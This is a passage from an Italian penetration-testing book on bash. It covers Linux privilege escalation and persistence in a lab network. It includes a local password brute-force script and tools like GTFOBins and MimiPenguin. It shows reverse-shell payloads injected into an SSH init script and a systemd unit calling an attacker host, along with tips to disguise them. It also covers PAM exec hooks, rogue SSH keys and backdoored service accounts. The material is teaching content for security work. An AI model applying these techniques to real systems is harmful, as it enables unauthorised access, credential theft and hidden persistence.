Searching 72 exploits...
Possible Exploits
No exploits are available for this kernel version
```

Dietro le quinte, lo script impiega un database di oltre 70 exploit del kernel (al momento della stesura di questo articolo). Alcuni esempi includono la vulnerabilità *OverlayFS* (CVE-2015-8660) e la vulnerabilità *eBPF* (CVE-2017-16695).

## Attacco agli account adiacenti

Quando giungete su un host violato come utenti non `root`, potreste voler provare ad aumentare i vostri privilegi attaccando altri account del sistema. Potreste perfino riuscire a ottenere un accesso root violando un account non

`root` che ha determinati privilegi, come privilegi `sudo` illimitati o un determinato file nella directory home contenente credenziali.

Possiamo tentare un attacco a forza bruta sugli account del sistema usando la shell `bash`. Innanzitutto, identifichiamo gli account che hanno una shell attiva eseguendo una ricerca `grep su /bin/bash` (ma ricordate che potrebbero esserci anche altre shell). Provate a lanciare il seguente comando su `p-jumpbox-01 (172.16.10.13)`:

```
$ grep "/bin/bash" /etc/passwd | grep -v "backup:x"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
jmartinez:x:1001:1001::/home/jmartinez:/bin/bash
dbrown:x:1002:1002::/home/dbrown:/bin/bash
ogarcia:x:1003:1003::/home/ogarcia:/bin/bash
arodriguez:x:1004:1004::/home/arodriguez:/bin/bash
```

Ai fini di questo esempio, attaccheremo l'account `jmartinez`. Il Listato 9.5 tenta un attacco a forza bruta sulla password di quell'account.

### Listato 9.5

---

```
#!/bin/bash
USER="jmartinez" (1)
PASSWORD_FILE="passwords.txt" (2)
if [[ ! -f "${PASSWORD_FILE}" ]]; then
    echo "password file does not exist."
    exit 1
fi
while read -r password; do (3)
    echo "Attempting password: ${password} against ${USER}..."
    if echo "${password}" | timeout 0.2 su - ${USER} -c 'whoami' | grep -q
"${USER}"; then
        echo
        echo "SUCCESS! The password for ${USER} is ${password}"
        echo "Use su - ${USER} and provide the password to switch"
        exit 0
    fi
done < "${PASSWORD_FILE}"
echo "Unable to compromise ${USER}."
exit 1
```

In questo script impostiamo due variabili: `USER`, per il nome dell'account da attaccare (1), e `PASSWORD_FILE`, per un file che

conterrà un elenco di password **(2)**.

Poi, leggiamo il contenuto di `PASSWORD_FILE` usando un ciclo `while` **(3)**, scorrendo ogni password esistente. Eseguiamo l'echo di ogni password nello stream di output standard e lo inoltriamo al comando `su`. Poi utilizziamo `su - ${USER} -c 'whoami'` per tentare di accedere a quell'utente e, in caso di successo, eseguire il comando `whoami`.

Se il comando `whoami` restituisce il nome utente che stiamo violando a forza bruta l'output (`jmartinez`, in questo caso), significa che siamo stati in grado di indovinare con successo la password ed eseguire un comando come tale utente. Controlliamo che abbia restituito questa stringa usando `grep -q "${USER}"`.

Proviamo. Scaricate e salvate lo script sulla macchina `p-jumpbox-01` usando i metodi che avete appreso finora.

Poi, scrivete alcune password nel file `passwords.txt`. Assicuratevi che questo file esista nella stessa directory dello script `local_account_bf.sh`:

```
$ echo test >> passwords.txt
$ echo test123 >> passwords.txt
$ echo password123 >> passwords.txt
$ echo admin >> passwords.txt
```

Ora eseguite lo script e osservate il suo output:

```
$ bash local_account_bf.sh
Attempting password: test against jmartinez...
Password: Attempting password: test123 against jmartinez...
Password: Attempting password: password123 against jmartinez...
Password:
SUCCESS! The password for jmartinez is password123
Use su - jmartinez and provide the password to switch
```

La password è stata trovata: era `password123`! Provate ad accedere a quell'utente e a fornire la password:

```
$ su - jmartinez
```

Dovreste essere in grado di vedere che questo utente ha un accesso `sudo` ovunque eseguendo `sudo -l`:

```
$ sudo -l
Matching Defaults entries for jmartinez on p-jumpbox-01:
--snip--
User jmartinez may run the following commands on p-jumpbox-01:
  (ALL : ALL) ALL
```

Questo dovrebbe darvi accesso all'account `root`. Per confermare di essere in grado di passare all'utente `root`, digitate quanto segue:

```
$ sudo su
# whoami
root
```

Congratulazioni! Avete violato con successo questa macchina.

## Escalation dei privilegi con GTFOBins

Possiamo usare le utility comunemente disponibili sulle macchine Linux per molti scopi nefasti. Il progetto GTFOBins (<https://gtfobins.github.io>) elenca molte di queste utility e, in particolare, che cosa può fare un hacker avendo autorizzazioni come SetUID o `sudo`. Come potete vedere nella Figura 9.3, alcune utility consentono di eseguire, su file arbitrari, operazioni di lettura e scrittura, download e upload, reverse shell e molto altro ancora.

Esaminando il file system per verificare se sono impostati l'accesso `sudo` o le autorizzazioni SetUID su particolari utility o file binari, vi consiglio vivamente di effettuare una ricerca nel database GTFOBins per scoprire le possibili opportunità di attacco.




**Figura 9.3** La home page di GTFOBins.

## Esercizio 18 – Mapping degli exploit GTFOBins sui file binari locali

È possibile automatizzare le ricerche nel repository GTFOBins? In questo esercizio, userete la shell bash per creare una mappa fra l'elenco delle utility disponibili su un sistema target a quelle nel database GTFOBins. Il progetto GTFOBins è ospitato su GitHub, dove ogni file binario ha il suo file di documentazione Markdown (con estensione .md), quindi il vostro script dovrà fare quanto segue.



1. Eseguire una ricerca di file binari di sistema e degli utenti (in directory come `/bin`, `/usr/bin` e `/usr/sbin`). Ai fini di questo esercizio, la ricerca dovrebbe cercare file SetUID.
2. Utilizzare i comandi di filtraggio per estrarre solo il nome dei file, senza i percorsi.
3. Eseguire una richiesta HTTP GET sul database GTFOBins per cercare il file di documentazione corretto, utilizzando il nome del file.
4. Mostrare i risultati sulla console o inviarli su un file.

Il vostro script dovrà essere in grado di generare tutti i metodi di exploit per i file binari trovati sul sistema e che hanno una corrispondenza nel database. Potete visualizzare una pagina GTFOBins di esempio per il file binario `wget` qui:

[https://raw.githubusercontent.com/GTFOBins/GTFOBins.github.io/master/\\_gtfobins/wget.md](https://raw.githubusercontent.com/GTFOBins/GTFOBins.github.io/master/_gtfobins/wget.md).

Se non riuscite a procedere, esaminate la soluzione di esempio, `gtfobins_search.sh`, nel repository GitHub del libro.

## Automazione dell'escalation dei privilegi

Come avrete notato, l'escalation dei privilegi richiede tempo e abilità. Fortunatamente, ci sono script che hanno lo scopo di automatizzare il noioso compito di setacciare le directory di sistema alla ricerca di configurazioni errate o componenti non rinforzati.

## LinEnum

Abbiamo già utilizzato LinEnum per la raccolta di informazioni nel Capitolo 8. Se per eseguire il controllo utilizzate il flag `-t` (*thorough*, “approfondito”), dovrebbe restituirvi dettagli che potrebbero aiutarvi a estendere i privilegi: file che appartengono all’utente corrente, file nascosti (col punto), chiavi private e file di credenziali Git.

Ma l’output dello script può essere prolisso, perché mostra ogni risultato. L’opzione `-k` (*keyword*) esegue una ricerca in tutto il sistema considerando una parola chiave a scelta:

```
$ ./LinEnum.sh -t -k "P@ssw0rd"
```

Questo comando cerca la stringa `P@ssw0rd` nei file accessibili all’utente corrente.

## unix-privesc-check

Sebbene sia un po’ più vecchio, `unix-privesc-check` è un altro script della shell che può cercare le configurazioni errate presenti in un sistema. Copiate lo script `unix-privesc-check` dalla vostra macchina Kali (il file dovrebbe essere in

`/home/kali/tools/unix-privesc-check` o in `/usr/bin/unix-privesc-check`) in uno qualsiasi degli host violati, quindi eseguite una scansione utilizzando l’opzione standard:

```
$ unix-privesc-check standard
```

L’opzione standard è ottimizzata per la velocità ed enumererà rapidamente le configurazioni errate presenti sul sistema, ma fornisce una copertura meno completa.

L’opzione `detailed` ha maggiori probabilità di rilevare configurazioni errate nel software di terze parti presente su un host:

```
$ unix-privesc-check detailed
```

Dovreste ottenere un output simile a quello di LinEnum:

```
--snip--
#####
Checking cron job programs aren't writable (/var/spool/cron/crontabs)
#####
No user crontabs found in /var/spool/cron/crontabs. Skipping checks.

#####
Checking cron job programs aren't writable (/var/spool/cron/tabs)
#####
Directory /var/spool/cron/tabs is not present. Skipping checks.
#####
Checking inetd programs aren't writable
#####
File /etc /inetd.conf not present. Skipping checks.
--snip--
```

Ma esistono anche altri strumenti per l'automazione dell'escalation dei privilegi che è utile conoscere.

## MimiPenguin

*MimiPenguin* (<https://github.com/huntergregal/mimipenguin>) è uno scanner per trovare le credenziali degli utenti registrati che sono connessi a sistemi Linux e che usano ambienti desktop come GNOME e gestori di display come LightDM o GNOME Display Manager. Se avete un background di penetration testing in Windows, potreste avere una certa dimestichezza con Mimikatz, uno strumento molto noto per estrarre le credenziali archiviate nella memoria. MimiPenguin è stato creato per eseguire attività equivalenti, ma nel mondo Linux.

## Linuxprivchecker

L'utility Linuxprivchecker

(<https://github.com/sleventyeleven/linuxprivchecker/tree/master>), sviluppata in Python da Mike Czumak (T\_v3rn1x), esegue ricerche di password in chiaro locali, trova opportunità di escape dalla

shell in utility come gli editor di testo, fornisce consigli sugli exploit del kernel in base alla versione in esecuzione, cerca configurazioni errate delle autorizzazioni per l'accesso a file e directory e molto altro ancora.

## Bashark

*Bashark* (<https://github.com/redcode-labs/Bashark/tree/master>) è uno script della shell sviluppato da `wintrmvte`. Fornisce un'interfaccia utente a terminale con funzioni di supporto per varie attività di sicurezza di carattere offensivo, come l'enumerazione degli utenti, la scansione delle porte, la generazione di reverse shell e l'enumerazione degli host. Il suo scopo è quello di facilitare l'esecuzione di attività comuni senza realizzare script e utilizzando principalmente strumenti comunemente disponibili sui sistemi Linux.

## Riepilogo

In questo capitolo, abbiamo trattato i fondamenti dell'escalation dei privilegi, esplorando le funzionalità di base e avanzate delle autorizzazioni sui file nei sistemi Linux; poi abbiamo scandagliato il sistema locale alla ricerca di configurazioni errate per file e directory. Abbiamo anche setacciato le posizioni del sistema in cui si trovano normalmente le credenziali e abbiamo ispezionato le configurazioni dei meccanismi che potrebbero causare vulnerabilità a escalation dei privilegi, come `sudo`, `PATH` e i job di cron. Infine, abbiamo eseguito attacchi a forza bruta locali contro altri account del sistema.

## Capitolo 10

# Persistenza

Ottenendo la *persistenza* sulle reti e le macchine violate, possiamo rendere il nostro accesso immune ai cambiamenti dell'ambiente come i riavvii del sistema, la perdita della connettività di rete e perfino la rotazione delle credenziali.

Ci sono molti modi per ottenere la persistenza. Per esempio, potreste impiantare su un server violato del codice che ristabilisce il vostro accesso. Oppure potreste scoprire in un file di configurazione su GitHub le credenziali di una rete privata virtuale che qualcuno ha accidentalmente inviato a un repository pubblico per connettersi in remoto a una rete.

La shell bash è uno strumento prezioso per ottenere la persistenza, e in questo capitolo la utilizzeremo per applicare diverse tecniche di persistenza: per modificare gli script utilizzati per avviare i servizi del sistema e per interagire con i moduli di autenticazione, per la raccolta di credenziali tramite l'aggancio ai comandi eseguiti, la preparazione e distribuzione di script dannosi, il dirottamento di certe utility di sistema e molto altro ancora.

# I nemici della persistenza dell'accesso

Sono molti i fattori che potrebbero interferire con la capacità di un hacker di stabilire un accesso persistente, alcuni dei quali potrebbero non essere necessariamente sotto il suo controllo. Ecco alcuni tipi di ambienti e pratiche di sicurezza che potrebbero rappresentare un ostacolo e rendere problematica la persistenza dell'accesso.

*Ambienti effimeri:* gli ambienti di breve durata, come quelli dei container, possono complicare la persistenza. Le piattaforme di orchestrazione dei container e gli amministratori di sistema potrebbero cambiare frequentemente i container. Per esempio, un sistema che sperimenta un carico di sistema ridotto nel fine settimana potrebbe ridurre automaticamente il numero di container in esecuzione. Se avessimo accesso a uno di quei container, saremmo a rischio di perderlo.

*Pratiche di sicurezza mature:* un'azienda che implementi pratiche di sicurezza mature può essere un target più difficile, sia da violare sia da mantenere. Alcune organizzazioni ogni giorno esaminano i propri sistemi alla ricerca di anomalie, rafforzano la propria infrastruttura, scansionano il proprio ambiente per individuare possibili tentativi di intrusione ed eseguono una caccia attiva alle minacce. Addirittura, molte organizzazioni hanno "team rossi" dedicati, con lo scopo di verificare continuamente l'efficacia dei controlli. Queste misure di sicurezza possono rendere più difficile mantenere l'accesso a lungo termine.

*Controlli di sicurezza della rete e degli endpoint:* la presenza di controlli di sicurezza della rete e degli endpoint ottimizzati e implementati in tutta l'azienda possono rendere più difficile la persistenza dell'accesso. Un "team blu" maturo pianificherà una strategia di difesa della rete a più livelli, per compensare la "caduta" di certi controlli.

*Gestione del ciclo di vita delle risorse e igiene degli inventari:* sebbene non accada spesso, la dismissione delle risorse può innescare la perdita di un accesso persistente.

Analogamente, una solida gestione delle patch potrebbe introdurre correzioni al software vulnerabile utilizzato da un kit di exploit. Idealmente, dovrete trovare *punti di aggancio*, risorse aggiuntive nelle quali rendere persistente il vostro accesso, in modo da non fare affidamento su un singolo vettore per il vostro accesso remoto.

## **Modifica delle configurazioni dei servizi**

Un modo per mantenere l'accesso a un sistema consiste nel creare o modificare lo script utilizzato per avviare un servizio di tale sistema. Per ottenere questo risultato, potreste sfruttare System V e systemd, meccanismi che gestiscono i servizi e controllano la sequenza di avvio dei processi. System V è il più vecchio dei due, ma potreste trovarvi a usare entrambi in un penetration test. Impariamo a conoscerli nel contesto della persistenza.

## System V

`/etc/init.d` di System V contiene script della shell, chiamati *script init*, responsabili dell'avvio dei servizi: servizi di rete come SSH, servizi di pianificazione come Cron o servizi responsabili dell'impostazione dell'orologio hardware di un server. Ma possiamo anche scrivere codice dannoso utilizzando gli script `init`.

### NOTA

L'introduzione di codice dannoso negli script della shell contenuti nella directory `/etc` richiede solitamente privilegi elevati. Questa tecnica presuppone che abbiate le autorizzazioni di scrittura sulla directory di destinazione.

Eseguite il comando `ls` per elencare i file contenuti in

`/etc/init.d` su una qualsiasi delle macchine laboratorio. Ecco l'output prodotto per `p-jumpbox-01` (172.16.10.13):

```
# root@p-jumpbox-01:/# ls -l /etc/init.d/
total 24
-rwxr-xr-x 1 root root 1071 Feb 5  atd
-rwxr-xr-x 1 root root 3062 Nov 14  cron
-rwxr-xr-x 1 root root 3152 Jan 27  dbus
-rwxr-xr-x 1 root root 1748 Nov 28  hwclock.sh
-rwxr-xr-x 1 root root  959 Feb 25  procps
-rwxr-xr-x 1 root root 4060 May 26 14:44 ssh
```

Ogni file di questa directory influenza la configurazione di un determinato servizio. Per esempio, esaminate lo script `ssh` (Listato 10.1).

### Listato 10.1

---

```
# cat /etc/init.d/ssh
#!/bin/sh
--snip--
case "$1" in
    start)
        check_privsep_dir
        check_for_no_start
        check_dev_null
        log_daemon_msg "Starting OpenBSD Secure Shell server" "sshd" || true
        if start-stop-daemon --start --quiet --oknodo --chuid 0:0 --pidfile
/run/sshd.pid
                                --exec /usr/sbin/sshd -- $SSHD_OPTS; then
```



```

        log_end_msg 0 || true
    else
        log_end_msg 1 || true
    fi
;;
stop)
    log_daemon_msg "Stopping OpenBSD Secure Shell server" "sshd" || true
    if start-stop-daemon --stop --quiet --oknodo --pidfile /run/sshd.pid
        --exec /usr/sbin/sshd; then
        log_end_msg 0 || true
    else
        log_end_msg 1 || true
    fi
;;
reload|force-reload)
    check_for_no_start
    check_config
    log_daemon_msg "Reloading OpenBSD Secure Shell server's configuration"
"sshd" || true

    if start-stop-daemon --stop --signal 1 --quiet --oknodo --pidfile
/run/sshd.pid
        --exec /usr/sbin/sshd; then
        log_end_msg 0 || true
    else
        log_end_msg 1 || true
    fi
;;
--snip--

```

Come potete vedere, il nucleo di questo script usa un'istruzione `case` per determinare quale set di comandi eseguire, dato un input. Per esempio, per avviare, arrestare e ricaricare il servizio SSH, potremmo richiamare lo script in ciascuno dei seguenti modi:

```

# /etc/init.d/ssh start
# /etc/init.d/ssh stop
# /etc/init.d/ssh reload
# /etc/init.d/ssh force-reload

```

Il sistema è configurato per avviare SSH al boot e, se possiamo inserire del codice nello script, tale codice verrà eseguito ogni volta che lo script viene richiamato. Quindi, se siamo in grado di creare una reverse shell dallo script `init`, possiamo ricollegare il server al nostro listener in caso di riavvio, sempre che la rete sia disponibile.

Proviamo. Modificate il file `/etc/init.d/ssh` inserendovi un payload per reverse shell, come mostrato nel Listato 10.2.

## Listato 10.2

---

```
--snip--
start)
    check_privsep_dir
    check_for_no_start
    check_dev_null
    log_daemon_msg "Starting OpenBSD Secure Shell server" "sshd" || true
    if start-stop-daemon --start --quiet --oknodo --chuid 0:0 --pidfile
/run/sshd.pid --exec /usr/sbin/sshd -- $SSHD_OPTS; then
        log_end_msg 0 || true
    else
        log_end_msg 1 || true
    fi
    ncat 172.16.10.1 4444 -e /bin/bash 2> /dev/null &
;;
--snip--
```

Poi, avviate un listener per ricevere la reverse shell sulla macchina Kali. Potete impiegare `pwncat`, `Ncat`, `Netcat` o qualsiasi altro listener.

```
$ pwncat-cs -l -p 4444
```

Infine, tornate al sistema target ed eseguite il comando `service` per avviare il daemon del server SSH:

```
# service ssh start
```

Dovreste vedere la reverse shell che si connette al listener.

Notate che, quando introducete comandi palesemente dannosi come i payload per reverse shell, dovete renderli il più possibile invisibili. Per esempio, provate a dividere l'indirizzo IP remoto del listener in più variabili, in modo che si confonda con il resto dello script e non risulti evidente a chiunque lo legga.

## systemd

`systemd` gestisce le *unità*, che possono rappresentare servizi, dispositivi e altri tipi di componenti. Per ottenere la persistenza, possiamo provare a usare `systemd` per registrare una nuova unità di servizio sul sistema. Il Listato

10.3 mostra un esempio di un servizio systemd con un payload reverse shell.

### Listato 10.3

---

```
[Unit] (1)
Description=RevShell
After=network-online.target
Wants=network-online.target (2)
[Service]
ExecStart=ncat ATTACKER_IP 4444 -e /bin/bash (3)
Restart=always (4)
[Install]
WantedBy=multi-user.target
```

Questo servizio definisce le seguenti proprietà: una nuova unità (1), il requisito che la rete sia disponibile (2), un’istruzione per eseguire la reverse shell sulla macchina dell’hacker all’avvio del servizio (3) e il requisito di riavviare il processo quando “muore” (4).

I container nel nostro laboratorio non hanno systemd, ma se volete sperimentare questa tecnica, potete impiegare questi comandi sulla vostra macchina Kali. Per usare lo script, create un nuovo file di servizio in

`/etc/systemd/service/revshell.service`. Il nome del file è anche il nome del servizio. In un attacco reale, probabilmente dovrete usare un nome più subdolo, in modo che si mimetizzi bene nell’ambiente. Quindi abilitate il servizio eseguendo `systemctl enable revshell`.

Eseguite il servizio dannoso usando `systemctl start revshell`. Ora, se la macchina dovesse mai essere spenta, questo file di servizio dovrebbe ristabilire una connessione a ogni riavvio.

# Alterazione di moduli di autenticazione plug-in

I *moduli di autenticazione a plug-in* o PAM (*Pluggable Authentication Modules*) forniscono API di alto livello per schemi di autenticazione di basso livello che le applicazioni possono utilizzare per autenticare gli utenti. Per esempio, potreste adottare un provider di autenticazione multifattoriale esterno per chiedere agli utenti di immettere un codice o inserire un token di sicurezza hardware per fare il login, oltre alla password tradizionale. I file di configurazione di PAM risiedono nella directory `/etc/pam.d`.

In termini di conquista della persistenza, PAM offre una funzionalità interessante: può richiamare script esterni in determinati punti durante un flusso di autenticazione, utilizzando la libreria `pam_exec.so`. Modificando specifiche configurazioni, potremmo far sì che PAM richiami il nostro script ogni volta che un utente fa login su un sistema, quindi eseguire qualsiasi azione desideriamo.

Per esempio, in `/etc/pam.d`, troverete un file denominato `common-session`. Questo file include moduli correlati alla sessione che sono comuni a tutti i servizi. Modificate questo file aggiungendo la seguente riga:

```
session optional pam_exec.so seteuaid /usr/local/bin/pam-helper.sh
```

Il formato di questa riga è il seguente:

*tipo* - *controllo* - *percorso-del-modulo* - *argomenti-del-modulo*

Qui il *tipo* è `session`, il *controllo* è `optional`, il *percorso-del-modulo* è `pam_exec.so` e gli *argomenti-del-modulo* sono `seteuaid` e `/usr/local/bin/pam-helper.sh`. Il *tipo* `session` si riferisce alle azioni intraprese prima o dopo che a un utente viene concesso

l'accesso a un servizio, comunemente utilizzato per azioni come il logging. Il *controllo* optional significa che, indipendentemente dal fatto che questo modulo abbia successo, non avrà alcun impatto sul flusso di autenticazione o di accesso. Il *percorso-del-modulo* pam\_exec.so è la libreria che utilizzeremo per richiamare i programmi esterni, seguito dagli *argomenti-del-modulo* seteuid (imposta l'UID effettivo) e dal percorso completo dello script.

Una volta salvato il file di configurazione di PAM, pam\_exec.so richiamerà il vostro script ogni volta che qualcuno accede o esce dal sistema (per esempio, eseguendo `su - backup` e specificando la password). Nell'Esercizio 19 trovate indicazioni su come realizzare uno script di persistenza adatto.

## Esercizio 19 – Programmare uno script bash `pam_exec` dannoso

Il paragrafo precedente ha spiegato come modificare la configurazione di PAM di un sistema per richiamare uno script esterno, pam-helper.sh. Questo script verrà eseguito ogni volta che un utente fa login o logout dal sistema.

Potete costruire la logica dello script per intraprendere le azioni dannose che preferite. Per esempio, potreste usare Cron per pianificare un task persistente o usare At per pianificare un task *una tantum* che impianti una reverse shell su una macchina remota.

Assicuratevi di salvare il vostro script in `/usr/local/pam-helper.sh` con le autorizzazioni di esecuzione. Potete provare questo

esercizio su `p-jumpbox-01` (172.16.10.13) poiché avete già un accesso da `root`. Non dimenticare di impostare anche il listener per la reverse shell.

## Generazione di chiavi SSH non autorizzate

Gli utenti con accesso SSH a un server possono usare le loro chiavi crittografiche invece delle loro password per fare login. Quando generiamo una coppia di chiavi SSH, dobbiamo aggiungere la chiave pubblica al file `authorized_keys` nella directory home dell'utente. Qualsiasi chiave pubblica presente in questo file è autorizzata ad autenticarsi al sistema, ma solo quando si usa l'account per cui è stata creata la chiave.

Poiché le chiavi autorizzate per l'autenticazione potrebbero essere più d'una, per poter utilizzare una chiave SSH non autorizzata per creare una backdoor per un account basta aggiungere un'altra chiave pubblica a questo file. Per esempio, un file `authorized_keys` per un utente `nostarch` potrebbe avere il seguente aspetto, supponendo che la sua directory home sia `/home/nostarch`:

```
$ cat /home/nostarch/.ssh/authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDB9Rp0Lo17dmnNxiMS1cWXWp5Ruf4XLwo2fgR7ZDdjMNHIJtbm
TXz4WLM34XagYaDFpqsgbE+kYM9HatmK7KY9HDTqC96fX0TW8ky8UChdSvB7oiQjEeiCRuiqWqarPja
6S8ko0LjdAe65n59kT2C1FCKP5XlGgkv/zMpLIIfQxyrI4LFGun/Pi+Nef0DfNioBdZlUAmWe0jHyJ+xd
pHMDhJSHGuzNx0KRnzZ83mvhgXZAGcr7Pz1NMGxXhjx2TeQzV7Yek+Z2QY6LMFpQe0c8AAvr/bI7+nj0
wb27fhM66s0Jp+VL+E4vg2t6TaGmrnq5JOG71bIpXU/BU2KZaSx2E9bDzq5e0iAQc8j+WE6Y1Y7r/0pb
Z5DuQHooWczS6r9nX9NU0kI4W9mLQ1vx3mg0Uu4eEDF579UX4CIj7nju8ebgwHhBaNdaYfmAz5TYg04P
92oqUNoyEm/eyndghpGWkn1U9yuzzCjiQqxp0V6V6Dw0DAYviHta5pYAjXCtsYM=
```

Per generare una nuova chiave SSH, eseguite questo comando sulla vostra macchina Kali:

```
$ ssh-keygen -t rsa -C ""
```

Usiamo `-t` (*type*) per definire il tipo della chiave (in questo caso, `rsa`) e `-c` (*comment*) con un valore vuoto. Se non si specifica il flag `-c` con un valore vuoto, `ssh-keygen` aggiungerà come commento il nome host del computer alla fine della chiave, che è un modo per identificare la macchina cui appartiene la chiave. Seguite la procedura guidata, assicurandovi di non impostare una passphrase per gli scopi di questo esempio. Verranno creati due file: `id_rsa` (la chiave privata) e `id_rsa.pub` (la chiave pubblica).

Potete aggiungere la chiave pubblica al file `authorized_keys` in vari modi. Provate a eseguire i seguenti passaggi sulla macchina `p-jumpbox-01` (172.16.10.13) mentre siete connessi come utenti `backup`.

Innanzitutto, potete semplicemente creare o modificare `~/.ssh/authorized_keys` utilizzando un editor di testo e incollando il contenuto della chiave pubblica:

```
$ mkdir ~/.ssh && chmod 700 ~/.ssh
$ touch ~/.ssh/authorized_keys && chmod 600 ~/.ssh/authorized_keys
```

Per aggiungere la chiave da remoto, potreste usare un client SSH per autenticare ed eseguire un comando. Notate che questo richiederà di fornire la password dell'account che siete riusciti a violare.

```
$ cat id_rsa.pub | ssh backup@172.16.10.13 'cat >> .ssh/authorized_keys'
```

Il comando `ssh-copy-id` semplifica leggermente la copia della chiave pubblica sul server. Dovrebbe scriverla automaticamente nella posizione corretta:

```
$ ssh-copy-id -i ~/.ssh/id_rsa.pub backup@172.16.10.13
```

Quando vi verrà richiesto, immettete la password per l'utente `backup`.

Dopo aver aggiunto la chiave, provate a utilizzare la chiave RSA privata per accedere al server:

```
$ ssh backup@172.16.10.13 -i ~/.ssh/id_rsa
```

Dovreste notare che non vi viene chiesto di inserire la password dell'account. Se aveste fornito una passphrase durante la creazione della chiave, vi verrebbe chiesto di fornire tale passphrase quando utilizzate la chiave per l'autenticazione.

## Riutilizzo degli account di default del sistema

Di default, i sistemi sono dotati di account di default, oltre a `root`, come `nobody`, `sys`, `sync`, `bin`, `games` e `man`. Si tratta di *account di servizio*, utilizzati per eseguire specifiche attività. Separare queste attività in più account impone un modello a privilegi minimi, poiché consente al sistema di lanciare applicazioni in precisi contesti utente.

Questi account non sono concepiti per permettere agli utenti di fare login e, se osservate il file `/etc/passwd` su una qualsiasi delle macchine laboratorio (o anche sulla macchina Kali), vedrete che, di solito, non hanno impostato una shell o una password. Queste pratiche di rafforzamento assicurano che, anche se venissero violati, questi account non possano eseguire attività di sistema, come la pianificazione dei job.

Ma se avete violato una macchina e avete ottenuto l'accesso a un account `root` (o a un utente `sudo` con la possibilità di creare o modificare utenti), potreste adottare misure come le seguenti per creare una backdoor che si mimetizzi nell'ambiente.



- Creazione di un nuovo account simile a un account di servizio.
- Modifica di un account di servizio esistente aggiungendovi una shell e una password.

Proviamo, allora, a convertire un account di servizio in un account backdoor che ci garantisca un accesso continuo al sistema. Prenderemo di mira la macchina `p-jumpbox-01` (172.16.10.13), dove abbiamo un accesso da `root`.

Imposteremo la backdoor per l'account `lp`, che di solito viene utilizzato per gestire i servizi di spooling. Potete vedere questo account e la sua shell di default in `/etc/passwd`:

```
$ grep lp /etc/passwd
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Come potete vedere, l'account ha la shell `/usr/sbin/nologin`; questo non ci permetterà di effettuare il login. Modifichiamo la shell di default usando `usermod` e passandogli l'argomento `-s` (*shell*):

```
# usermod -s /bin/bash lp
```

Vi suggeriamo di studiare il comando `usermod` eseguendo `man usermod`. Ora, impostiamo una password con il comando `passwd` e specifichiamo una password, quando richiesto:

```
# passwd lp
```

Infine, verifichiamo di poter accedere al server tramite SSH utilizzando l'account `lp`:

```
$ ssh lp@172.16.10.13
```

Dovreste essere in grado di connettervi da remoto alla macchina usando questo account di servizio, che ora dovrebbe avere una sua shell valida. Potete usarlo come

account backdoor se in futuro perdeste l'accesso `root` o se l'account `root` venisse disabilitato per gli accessi remoti.

## Avvelenamento dei file d'ambiente di bash

Nel Capitolo 2, abbiamo parlato di file come `~/.bashrc`, che consentono di definire variabili, alias e script per personalizzare l'ambiente. Oltre a questi file, che risiedono nella directory home di un utente, ci sono i file `.bashrc` e `.profile` di sistema, situati rispettivamente in `/etc/bash.bashrc` o `/etc/bashrc` e `/etc/profile`.

Quando la shell bash viene richiamata come shell di login interattiva, leggerà prima da `/etc/profile` (se esiste) e poi i file d'ambiente a livello utente, come `~/.bash_profile`, `~/bash_login` e `~/.profile`. Allo stesso modo, quando la shell bash viene richiamata come shell interattiva non di login, legge il file `bashrc` globale prima di quello locale.

Inoltre, `/etc/profile` cercherà i file nella directory `/etc/profile.d`. Se i file esistono, utilizzerà il comando `.` per caricarli (o importarli). Potete osservare questo comportamento eseguendo `cat /etc/profile`:

```
$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
--snip--
if [ -d /etc/profile.d ]; then (1)
  for i in /etc/profile.d/*.sh; do (2)
    if [ -r $i ]; then (3)
      . $i (4)
    fi
  done
unset i
fi
```

